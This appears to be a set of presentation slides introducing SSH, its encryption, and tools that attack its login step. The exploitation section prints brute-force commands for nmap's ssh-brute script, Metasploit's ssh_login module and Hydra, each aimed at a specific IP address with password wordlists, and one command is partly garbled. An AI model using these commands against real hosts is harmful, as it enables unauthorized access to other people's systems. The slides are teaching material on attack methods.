

SSH


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What is SSH?



SECURE SHELL (SSH)

- SSH (also known as secure socket shell):
 - Cryptographic Network Protocol
 - Operates network services securely over an unsecured network
 - Designed for Unix operating systems
 - Replaced Telnet
 - Main entry point for attackers




HOW IT'S USED

- SSH uses Symmetric Encryption, Asymmetric Encryption, and Hashing
- Symmetric keys are used for encrypting entire connection
- Asymmetric keys (public/private) are used for authenticating connection
- Hashing is used to protect data that is not meant to be reversed

EXPLOITATION OF PROTECTED SSH

- There are a number of tools that can compromise SSH authentication steps
- Kali Linux can utilize a number of free, open-source programs made for this



NMAP

- Network Mapper is a tool for probing networks
- With scripts, it can also be used to conduct brute force attacks
- Brute force can be used to establish unauthorized SSH connections

```
(kali@kali)-[~]  
$ nmap -p 22 --script ssh-brute --script-args userdb=users.lst,passdb=pass.lst --script-args ssh-brute.timeout=4s 4  
7.227.75.189
```


METASPLOIT

- Metasploit Framework is a pen testing application
- It has many built-in exploits that are updated as vulnerabilities are discovered
- Some of these can be used to compromise SSH

```
msf6 > use auxiliary/scanner/ssh/ssh_login
msf6 auxiliary(scanner/ssh/ssh_login) > set RHOSTS 47.227.75.189
RHOSTS => 47.227.75.189
msf6 auxiliary(scanner/ssh/ssh_login) > set USERPASS_FILE /usr/share/metasploit-framework/data/wordlists/root_userp
ass.txt
USERPASS_FILE => /usr/share/metasploit-framework/data/wordlists/root_userpass.txt
msf6 auxiliary(scanner/ssh/ssh_login) > set PASSWORD /usr/share/metasploit-framework/data/wordlists/rockyou.txt
PASSWORD => /usr/share/metasploit-framework/data/wordlists/rockyou.txt
msf6 auxiliary(scanner/ssh/ssh_login) > []
```

HYDRA

- HYDRA THC is a login cracking program
- It works to guess the correct username and password required
- Often used with other tools to generate wordlists for more accurate cracking than a generic list

```
Enter the service to attack (eg: ftp, ssh, http-post-form): hydra -L usr/share/wordlists.rockyou.txt -P /usr/share/wordlists/rockyou.txt 47.227.75.189 -t 4 ssh
```


SOURCES

- https://en.wikipedia.org/wiki/Secure_Shell
- <https://sysdig.com/blog/aws-secure-ssh-ec2-threats/>
- <https://www.digitalocean.com/community/tutorials/understanding-the-ssh-encryption-and-connection-process>